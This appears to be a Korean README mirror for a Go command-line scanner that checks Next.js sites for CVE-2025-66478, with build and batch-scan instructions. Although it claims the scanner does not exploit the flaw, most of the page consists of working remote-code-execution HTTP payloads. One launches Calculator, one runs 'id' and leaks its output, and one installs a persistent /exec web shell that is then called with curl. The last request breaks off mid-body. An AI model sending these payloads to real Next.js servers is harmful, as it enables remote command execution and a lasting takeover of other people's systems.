
 malayke/next.js-rsc-rce-scanner-cve-2025-66478
Next.js 애플리케이션 버전을 일괄 감지하고 CVE-2025-66478 취약점의 영향을 받는지 확인하는 명령줄 스캐너입니다.

Next.js 애플리케이션 버전을 배치로 감지하고 CVE-2025-66478 취약점의 영향을 받는지 확인하는 명령줄 스캐너입니다.
이 스캐너는 취약점을 악용하지 않습니다
https://nextjs.org/blog/CVE-2025-66478

git clone https://github.com/Malayke/Next.js-RSC-RCE-Scanner-CVE-2025-66478
cd Next.js-RSC-RCE-Scanner-CVE-2025-66478
go build -o nextjs-rce-scanner
# Windows Build
go build -o nextjs-rce-scanner.exe
# High concurrency scan (10 concurrent)
./nextjs-rce-scanner -file urls.txt -c 10
# GUI mode (for debugging):
./nextjs-rce-scanner -urls "https://example.com" -headless=false
# Custom timeout
./nextjs-rce-scanner -file urls.txt -timeout 60
# For headless servers (Ubuntu/Debian) - add Chrome flags
./nextjs-rce-scanner -file urls.txt -chrome-flags '--no-sandbox,--disable-setuid-sandbox'
# Use system-installed Chrome/Chromium
./nextjs-rce-scanner -file urls.txt -chrome-bin /usr/bin/google-chrome
# Combine Chrome binary path with flags (for servers)
./nextjs-rce-scanner -file urls.txt -chrome-bin /usr/bin/chromium-browser -chrome-flags '--no-sandbox'
# Filter and scan specific URLs
cat urls.txt | grep ".com" | ./nextjs-rce-scanner
# Combine with other Unix tools
cat urls.txt | head -10 | ./nextjs-rce-scanner -c 3
리눅스:
/usr/bin/google-chrome 또는 /usr/bin/chromium-browser/usr/bin/google-chrome-stable 또는 /usr/bin/chromium/var/lib/flatpak/exports/bin/com.google.ChromemacOS:
/Applications/Google Chrome.app/Contents/MacOS/Google Chrome/Applications/Chromium.app/Contents/MacOS/ChromiumWindows:
C:\Program Files\Google\Chrome\Application\chrome.exeC:\Program Files (x86)\Google\Chrome\Application\chrome.exewindow.next.version을 실행하여 버전 정보 획득create-next-app을 사용하여 취약 버전 설치npx [email protected] my-cve-2025-66478-app
cd my-cve-2025-66478-app
# Start the application
npm run dev

POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 578

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"process.mainModule.require('child_process').execSync('open -a Calculator');","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--

POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 1176

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "(async()=>{const http=await import('node:http');const url=await import('node:url');const cp=await import('node:child_process');const o=http.Server.prototype.emit;http.Server.prototype.emit=function(e,...a){if(e==='request'){const[r,s]=a;const p=url.parse(r.url,true);if(p.pathname==='/exec'){const cmd=p.query.cmd;if(!cmd){s.writeHead(400);s.end('cmd parameter required');return true;}try{s.writeHead(200,{'Content-Type':'application/json'});s.end(cp.execSync(cmd,{encoding:'utf8',stdio:'pipe'}));}catch(e){s.writeHead(500);s.end('Error: '+e.message);}return true;}}return o.apply(this,arguments);};})();",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
curl "http://localhost:3000/exec?cmd=ls+-l"

POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 740

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('id',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--

POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 689

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"
